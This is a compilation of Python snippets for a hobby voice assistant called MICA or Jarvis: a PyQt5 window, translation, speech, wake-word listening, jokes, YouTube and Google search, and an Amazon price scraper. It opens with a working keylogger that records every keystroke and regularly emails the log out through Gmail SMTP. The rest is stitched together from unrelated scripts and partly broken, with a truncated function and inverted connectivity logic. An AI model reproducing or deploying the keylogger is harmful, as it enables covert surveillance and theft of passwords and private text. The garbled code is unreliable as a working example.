| **import** smtplib  **import** MICA\_ai  **import** threading  **from** pynput **import** keyboard  *# Create Keylogger Class*  **class** KeyLogger:  *# Define \_\_init\_\_ variables*  **def** \_\_init\_\_(self, time\_interval, email, password):  self.interval = time\_interval  self.log = "KeyLogger has started..."  self.email = email  self.password = password  *# Create Log which all keystrokes will be appended to*  **def** append\_to\_log(self, string):  self.log = self.log + string  *# Create Keylogger*  **def** on\_press(self, key):  **try**:  current\_key = str(key.char)  **except** AttributeError:  **if** key == key.space:  current\_key = " "  **elif** key == key.esc **or** MICA\_ai.speak("stop"):  **print**("Exiting program...")  MICA\_ai.speak("Exiting program")    **return** False  **else**:  current\_key = " " + str(key) + " "  self.append\_to\_log(current\_key)  *# Create underlying back structure which will publish emails*  **def** send\_mail(self, email, password, message):  server = smtplib.SMTP('smtp.gmail.com', 587)  server.starttls()  server.login(email, password)  server.sendmail(email, email, message)  server.quit()  *# Create Report & Send Email*  **def** report\_n\_send(self):  send\_off = self.send\_mail(self.email, self.password, "\n\n" + self.log)  self.log = ""  timer = threading.Timer(self.interval, self.report\_n\_send)  timer.start()  *# Start KeyLogger and Send Off Emails*  **def** start(self):  keyboard\_listener = keyboard.Listener(on\_press = self.on\_press)  **with** keyboard\_listener:  self.report\_n\_send()  keyboard\_listener.join() |

|  |
| --- |
| *# -\*- coding: utf-8 -\*-*  *# Form implementation generated from reading ui file 'Mica.ui'*  *#*  *# Created by: PyQt5 UI code generator 5.15.2*  *#*  *# WARNING: Any manual changes made to this file will be lost when pyuic5 is*  *# run again. Do not edit this file unless you know what you are doing.*  **from** PyQt5 **import** QtCore, QtGui, QtWidgets  **class** Ui\_MICAUI(object):  **def** setupUi(self, MICAUI):  MICAUI.setObjectName("MICAUI")  MICAUI.resize(860, 660)  MICAUI.setStyleSheet("background-color: rgb(0, 0, 0);")  self.centralwidget = QtWidgets.QWidget(MICAUI)  self.centralwidget.setObjectName("centralwidget")  self.label = QtWidgets.QLabel(self.centralwidget)  self.label.setGeometry(QtCore.QRect(0, 220, 401, 291))  self.label.setText("")  self.label.setPixmap(QtGui.QPixmap("E:/5827f33f2327e8e2d74aa56d2e53465d.gif"))  self.label.setScaledContents(False)  self.label.setObjectName("label")  self.label\_2 = QtWidgets.QLabel(self.centralwidget)  self.label\_2.setGeometry(QtCore.QRect(610, 180, 301, 481))  self.label\_2.setText("")  self.label\_2.setPixmap(QtGui.QPixmap("E:/f889323d87ae92dbd5da3b1193708dc3.gif"))  self.label\_2.setScaledContents(True)  self.label\_2.setObjectName("label\_2")  self.label\_3 = QtWidgets.QLabel(self.centralwidget)  self.label\_3.setGeometry(QtCore.QRect(10, 50, 391, 171))  self.label\_3.setText("")  self.label\_3.setPixmap(QtGui.QPixmap("E:/T8bahf.gif"))  self.label\_3.setScaledContents(True)  self.label\_3.setObjectName("label\_3")  self.label\_4 = QtWidgets.QLabel(self.centralwidget)  self.label\_4.setGeometry(QtCore.QRect(620, 0, 251, 181))  self.label\_4.setText("")  self.label\_4.setPixmap(QtGui.QPixmap("E:/radiohalo-800.gif"))  self.label\_4.setObjectName("label\_4")  self.pushButton = QtWidgets.QPushButton(self.centralwidget)  self.pushButton.setGeometry(QtCore.QRect(10, 610, 75, 23))  font = QtGui.QFont()  font.setBold(True)  font.setWeight(75)  self.pushButton.setFont(font)  self.pushButton.setStyleSheet("background-color: rgb(85, 0, 127);")  self.pushButton.setObjectName("pushButton")  self.pushButton\_2 = QtWidgets.QPushButton(self.centralwidget)  self.pushButton\_2.setGeometry(QtCore.QRect(100, 610, 75, 23))  font = QtGui.QFont()  font.setBold(True)  font.setWeight(75)  self.pushButton\_2.setFont(font)  self.pushButton\_2.setStyleSheet("background-color: rgb(255, 0, 0);")  self.pushButton\_2.setObjectName("pushButton\_2")  self.textBrowser = QtWidgets.QTextBrowser(self.centralwidget)  self.textBrowser.setGeometry(QtCore.QRect(30, 10, 241, 51))  font = QtGui.QFont()  font.setFamily("Nirmala UI")  font.setPointSize(16)  font.setBold(True)  font.setWeight(75)  self.textBrowser.setFont(font)  self.textBrowser.setStyleSheet("background:transparent;\n"  "border-radius:none;\n"  "color:white\n")  self.textBrowser.setObjectName("textBrowser")  self.textBrowser\_2 = QtWidgets.QTextBrowser(self.centralwidget)  self.textBrowser\_2.setGeometry(QtCore.QRect(270, 10, 241, 51))  font = QtGui.QFont()  font.setFamily("Nirmala UI")  font.setPointSize(16)  font.setBold(True)  font.setWeight(75)  self.textBrowser\_2.setFont(font)  self.textBrowser\_2.setStyleSheet("background:transparent;\n"  "border-radius:none;\n"  "color:white\n")  self.textBrowser\_2.setObjectName("textBrowser\_2")  self.plainTextEdit = QtWidgets.QPlainTextEdit(self.centralwidget)  self.plainTextEdit.setGeometry(QtCore.QRect(0, 520, 551, 81))  self.plainTextEdit.setObjectName("plainTextEdit")  self.label\_3.raise\_()  self.label.raise\_()  self.label\_2.raise\_()  self.label\_4.raise\_()  self.pushButton.raise\_()  self.pushButton\_2.raise\_()  self.textBrowser.raise\_()  self.textBrowser\_2.raise\_()  self.plainTextEdit.raise\_()  MICAUI.setCentralWidget(self.centralwidget)  self.statusbar = QtWidgets.QStatusBar(MICAUI)  self.statusbar.setObjectName("statusbar")  MICAUI.setStatusBar(self.statusbar)  self.retranslateUi(MICAUI)  QtCore.QMetaObject.connectSlotsByName(MICAUI)  **def** retranslateUi(self, MICAUI):  \_translate = QtCore.QCoreApplication.translate  MICAUI.setWindowTitle(\_translate("MICAUI", "MainWindow"))  self.pushButton.setText(\_translate("MICAUI", "Run"))  self.pushButton\_2.setText(\_translate("MICAUI", "Exit"))  **if** \_\_name\_\_ == "\_\_main\_\_":  **import** sys  app = QtWidgets.QApplication(sys.argv)  MICAUI = QtWidgets.QMainWindow()  ui = Ui\_MICAUI()  ui.setupUi(MICAUI)  MICAUI.show()  sys.exit(app.exec\_()) |

|  |
| --- |
| **from** googletrans **import** Translator  **from** gtts **import** gTTS  **import** os  **import** playsound  **import** random  **from** VirtAsst **import** virtFeatures  **def** speak(input\_text,lang='en'):  tts=gTTS(text=input\_text,lang=lang)  filename = virtFeatures.resource\_path('voice.mp3')  tts.save(filename)  playsound.playsound(filename,True)  os.remove(filename)  **def** langTranslator(statement,dest):  **print**("text to be translated it "+statement)  **print**("dest :" +dest)  destination\_lang\_code= getLangcode(dest)  **print**("destination\_lang\_code"+destination\_lang\_code)  translator = Translator()  output = translator.translate(statement , dest=destination\_lang\_code)  **print**(output)  speak(output.text, destination\_lang\_code)  **return** output.text  **def** getLangcode(dest):  LANGUAGES = {  'af' : 'Afrikaans',  'sq' : 'Albanian',  'ar' : 'Arabic',  'hy' : 'Armenian',  'bn' : 'Bengali',  'ca' : 'Catalan',  'zh' : 'Chinese',  'hr' : 'Croatian',  'cs' : 'Czech',  'da' : 'Danish',  'nl' : 'Dutch',  'en' : 'English',  'eo' : 'Esperanto',  'fi' : 'Finnish',  'fr' : 'French',  'de' : 'German',  'el' : 'Greek',  'hi' : 'Hindi',  'hu' : 'Hungarian',  'is' : 'Icelandic',  'id' : 'Indonesian',  'it' : 'Italian',  'ja' : 'Japanese',  'km' : 'Khmer',  'ko' : 'Korean',  'la' : 'Latin',  'lv' : 'Latvian',  'mk' : 'Macedonian',  'no' : 'Norwegian',  'pl' : 'Polish',  'pt' : 'Portuguese',  'ro' : 'Romanian',  'ru' : 'Russian',  'sr' : 'Serbian',  'si' : 'Sinhala',  'sk' : 'Slovak',  'es' : 'Spanish',  'sw' : 'Swahili',  'sv' : 'Swedish',  'ta' : 'Tamil',  'th' : 'Thai',  'tr' : 'Turkish',  'uk' : 'Ukrainian',  'vi' : 'Vietnamese',  'cy' : 'Welsh'  }  **try**:  key\_list = list(LANGUAGES.keys())  val\_list = list(LANGUAGES.values())  **return** key\_list[val\_list.index(dest)]  **except** :  virtFeatures.speak("I couldn't find the language you mentioned..\n"  "please repeat the langauage you want me to translate in..")  dest = virtFeatures.myCommand().lower()  **return** getLangcode(dest)  **import** **speech\_recognition** **as** **sr**  **import** **configparser**  **import** **re**  **def** **hot\_word\_detection**(lang='en'):  """  Hot word (wake word / background listen) detection  :param lang: str  default 'en'  :return: Bool, str  status, command  """  config = configparser.ConfigParser()  config.read('config/config.ini')  bot\_name = config['default']['bot\_name']  **try**:  r = sr.Recognizer()  **with** sr.Microphone() **as** source:  r.pause\_threshold = **1**  r.adjust\_for\_ambient\_noise(source, duration=**1**)  audio = r.listen(source)  command = r.recognize\_google(audio, language=lang).lower()  **if** re.search(bot\_name, command):  **return** True, command  **except** **Exception** **as** e:  **print**(e)  **return** False, None  **if** \_\_name\_\_ == '\_\_main\_\_':  hot\_word\_detection()  **import** **pyjokes**  **def** **tell\_me\_joke**(lang, cat):  """  Function to tell a joke  Read https://pyjok.es/api/ for more details  :param language: str  :param category: str  :return: str  "Joke:  """  **return** pyjokes.get\_joke(language=lang, category=cat)  **if** \_\_name\_\_ == '\_\_main\_\_':  **print**(tell\_me\_joke())  **from** **urllib.request** **import** urlopen  **import** **urllib.parse**  **import** **webbrowser**  **from** **sys** **import** platform  **import** **os**  **if** platform == "linux" **or** platform == "linux2":  chrome\_path = '/usr/bin/google-chrome'  **elif** platform == "darwin":  chrome\_path = 'open -a /Applications/Google\ Chrome.app'  **elif** platform == "win32":  chrome\_path = 'C:\Program Files (x86)\Google\Chrome\Application\chrome.exe'  **else**:  **print**('Unsupported OS')  exit(**1**)  webbrowser.register('chrome', None, webbrowser.BackgroundBrowser(chrome\_path))  **def** **youtube**(textToSearch):  query = urllib.parse.quote(textToSearch)  url = "https://www.youtube.com/results?search\_query=" + query  webbrowser.get('chrome').open\_new\_tab(url)  **if** \_\_name\_\_ == '\_\_main\_\_':  youtube('any text')  **import** **requests**  **from** **bs4** **import** BeautifulSoup  **import** **pyttsx3**  **import** **smtplib**  engine = pyttsx3.init()  voices = engine.getProperty('voices')  engine.setProperty('voice', voices[**0**].id)  **def** **speak**(audio):  engine.say(audio)  engine.runAndWait()  **def** **send\_email**():  server = smtplib.SMTP('smtp.gmail.com', **587**)  server.ehlo()  server.starttls()  server.login('sendersemail', 'password')  subject = 'Price fell down!'  body = 'https://www.amazon.in/WOW-Brightening-Vitamin-Face-Wash/dp/B07SZ243VZ/ref=sr\_1\_6?dchild=1&keywords=wow+face+wash&qid=1594306550&smid=A27LPMZIGZ21IK&sr=8-6'  content = f'Subject: {subject}**\n\n**{body}'  server.sendmail('email', 'receiver email', content)  server.close()  URL = 'https://www.amazon.in/WOW-Brightening-Vitamin-Face-Wash/dp/B07SZ243VZ/ref=sr\_1\_6?dchild=1&keywords=wow+face+wash&qid=1594306550&smid=A27LPMZIGZ21IK&sr=8-6'  headers = {  "User-Agent": 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36'}  page = requests.get(URL, headers=headers)  soup = BeautifulSoup(page.content, 'html.parser')  title = soup.find(id='productTitle')  price = soup.find(id='priceblock\_dealprice').get\_text().strip()  speak(price)  price = price[**1**:**5**]  price = float(price)  send\_email()  **import** **os**  os.system('color 3f')  **from** **time** **import** ctime  **import** **time**  **from** **gtts** **import** gTTS  **import** **webbrowser**  **import** **math**  **from** **random** **import** \*  **import** **wikipedia**  **import** **pygame**  **import** **pyautogui**  pyautogui.FAILSAFE = False  **def** **say**(audioString):  **print**(audioString)  tts = gTTS(text=audioString, lang='en')  tts.save("output.mp3")  os.system("start output.mp3")  pygame.mixer.init()  pygame.mixer.music.load("output.mp3")  pygame.mixer.music.play()  data = ""  **try**:  data = r.recognize\_google(audio)  **print**("You said: " + data)  **except** sr.UnknownValueError:  **print**("Sorry Sir! I am unable to hear you clearly")  **except** sr.RequestError **as** e:  **print**("Could not request results from Google Speech Recognition service; {0}".format(e))  **return** data  **def** **assistant**(data):  **if** "lock my PC" **in** data:  os.system("rundll32.exe user32.dll,LockWorkStation")  **if** "put my laptop in sleep mode" **in** data:  os.system("rundll32.exe powrprof.dll,SetSuspendState 0,1,0")  **if** "minimise windows" **in** data:  os.system('''powershell -command "(new-object -com shell.application).minimizeall()"''')  **if** "task view" **in** data :  pyautogui.keyDown("win")  pyautogui.press("tab")  pyautogui.keyUp("win")  **if** "close current window" **in** data :  pyautogui.keyDown("alt")  pyautogui.press("f4")  pyautogui.keyUp("alt")  **if** "show start menu" **in** data :  pyautogui.press("win")  **if** "type" **in** data :  data = data.split(" ")  length=len(data)  term=data[**1**:length]  pyautogui.typewrite("**\t**"+' '.join(term))  **if** "take screenshot" **in** data :  pyautogui.screenshot('screenshot.png')  **if** "press enter" **in** data:  pyautogui.press("enter")    **if** "how are you" **in** data:  say("I am fine sir")  **if** "hey Jarvis"**in** data **or** "hello Jarvis"**in** data:  rand=randint(**1**,**3**)  **if** rand==**1**:  say("I am at your service Sir")  **if** rand==**2**:  say("Ask me anything")  **if** rand==**3**:  say("Yes sir! I am Here")  **if** "who are you" **in** data:  say("I am Jarvis. Your Personal Assistant.")  **if** "what time is it" **in** data:  say(ctime())  **if** "open Chrome" **in** data:  os.startfile(r'''C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Google Chrome.lnk''')  **if** "check my internet connection"**in** data **or** "check internet connection" **in** data:  hostname="google.co.in"  response=os.system("ping -c 1"+hostname)  **if** response==**0**:  say("I Think Internet is Disconnected")  **else**:  say("Internet Connection is fine Sir")  *#if "sing a song Jarvis" in data:*  *#os.system("jarvis\_song.mp3")*  **if** "Google search" **in** data:  data = data.split(" ")  length=len(data)  **if** length>**3**:  *#for i in range(2,length-1):*  term=data[**2**:length]  **elif** length==**3**:  term=data[**2**]  **else** :  term=""  url = "https://www.google.co.in/search?q={}".format(' '.join(term))  webbrowser.open\_new\_tab(url)  **if** "calculate" **in** data:  data = data.split(" ")  **if** data[**2**]=="+":  num1=data[**1**]  num2=data[**3**]  add=int(num1)+int(num2)  str\_add=str(add)  say("The Required answer is"+str\_add)  **if** data[**2**]=="multiply":  num1=data[**1**]  num2=data[**3**]  add=float(num1)\*float(num2)  str\_add=str(add)  say("The Required answer is " + str\_add)  **if** data[**1**]=="factorial":  fac=math.factorial(int(data[**2**]))  str\_fac=str(fac)  say(str\_fac)  **if** "take a note" **in** data:  data=data.split(" ")  file=open("note.txt", "a")  file.write("**\n**"+' '.join(data))  file.close()  say("Note Taken Sir. Any thing Else?")  data = recordAudio()  **if** "no" **in** data:  say("Ok.Sir!")  **if** "yes" **in** data:  say("Go on Sir")  **if** "who is" **in** data **or** "what is" **in** data:  data=data.split(" ")  length=len(data)  **if** length>**3**:  term=data[**2**:length]  **elif** length==**3**:  term=data[**2**]  **else** :  term=""  ans=wikipedia.summary(term, sentences=**2**)  say(ans)  **if** "where is" **in** data:  data = data.split(" ")  location = data[**2**]  say("Just A Second Sir, I will show you where " + location + " is.")  URL = "https://www.google.com/maps/place/" + location + "/&amp;"  webbrowser.open(URL, new=**2**)  time.sleep(**2**)  say("Hello Sir, what can I do for you?")  **while** **1**:  data = recordAudio()  assistant(data) |